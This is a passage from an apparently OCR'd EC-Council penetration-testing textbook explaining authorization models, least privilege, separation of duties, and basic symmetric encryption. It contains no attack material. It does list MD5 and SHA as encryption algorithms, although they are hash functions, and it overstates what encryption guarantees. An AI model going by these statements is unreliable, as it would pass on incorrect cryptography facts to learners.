to handle and have low costs. A single database provides access to all applications, thereby enabling better security. The centralized database also provides an easy method of adding, modifying, and deleting the applications from the centralized unit.

- **Decentralized Authorization**

  The decentralized authorization maintains a separate database for each resource. The database contains the details of all users permitted to access that resource locally. The decentralized authorization process enables users to provide access to other users as well. This increases the flexibility level of the users in using the decentralized method. However, certain issues related to the decentralized authorization are cascading and cyclic authorizations.

- **Implicit Authorization**

  Implicit authorization provides the access to resources indirectly. The task is possible after the user gets authorization for a primary resource through which the access to the requested resource is possible. For example, the user requesting a web page has


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

permission to access the main page as well as all pages linked to the main page. Hence, the user is gaining an indirect access to the other links and documents attached to the main page. The implicit authorization provides a level of better granularity.

- **Explicit Authorization**

  The explicit authorization maintains separate authorization details for each resource request. The explicit authorization technique is simpler than implicit technique; however, this technique makes use of more storage space due to storage of all authorization details.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Authorization Principles

Authorization principle describes in detail the access permission levels of users. Enabling authorization process ensures the security of the processes and resources. The process of authorization should be based on the following principles:


- **Least Privilege**

  Least privilege provides access permissions to only those users who really need the access and resources. The permission granted depends on the roles and responsibilities of the user requesting the access. There are two underlying principles involved in the least privilege method: Less right and less risk. According to these principles, users need to complete the task using the limited amount of resources in a limited amount of time provided to the users. This approach reduces the unauthorized access to the system resources. System administrator is responsible for assigning privileges to prevent the risks of information security incidents and to achieve better system stability and system security

- **Separation of Duties**

  It involves the breaking authorization process into various steps by restricting permissions and privileges to the users by separating the administrator account and the user account. Different privileges are assigned to each step for individual subjects requesting for a resource. It ensures that no one individual has authorization rights to perform all functions and at the same time does not allow access to all the objects to one individual. This division makes sure that one person is not responsible for a larger process. It provides security and reduces the risk of loss of confidentiality, integrity, and availability of enterprise information. For example, granting web server administrator rights to only configure a web server without granting administrative rights to other servers.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Encryption

Encryption is the practice of concealing information by converting plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme. Encryption guarantees confidentiality and integrity of organizational data, at rest or in transit. It is a way of protecting information by transforming it in such a way that the resulting transformed form is unreadable to an unauthorized party.

The encryption algorithm encrypts the plain text with the help of an encryption key. The encryption process creates a cipher text that needs decrypting with the help of a key. The process of decryption involves the same steps except for the usage of keys in the reverse order. There are two types of encryption: symmetric encryption and asymmetric encryption.

Common encryption algorithms used to encrypt data include RSA, MD5, SHA, DES, AES, etc. The encryption algorithms are used in applications while transmitting data through a network, mobile phones, and wireless transmission and Bluetooth devices.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.147: Depiction of Encryption

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Symmetric Encryption

Symmetric encryption is the oldest cryptographic technique used to encrypt digital data in order to ensure data confidentiality. Symmetric encryption requires that both the sender and the receiver of the message possess the same encryption key. The sender uses a key to encrypt the plaintext and sends the resulting cipher text to the recipient, who uses the same key to decrypt the cipher text into plain text. Symmetric encryption is also known as secret key cryptography as it uses only one secret key to encrypt and decrypt the data. This kind of cryptography works well when you are communicating with only a few people. It is used to encrypt large amounts of data.

Because the sender and receiver must share the key prior to sending any messages, this technique is of limited use for the Internet, where individuals who have not had prior contact frequently require a secure means of communication. The solution to this problem is public-key cryptography. The symmetric key encryption can use stream ciphers or block ciphers. Stream ciphers encrypt the bits of a message, one at a time whereas block ciphers encrypt blocks of bits.

- **Advantages**
  - Easy to encrypt and decrypt the message.
  - Faster than asymmetric encryption.
- **Disadvantages**
  - The communicating parties need to share the key used for transmission of data.
  - Unauthorized access to the symmetric key compromises data at both ends.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


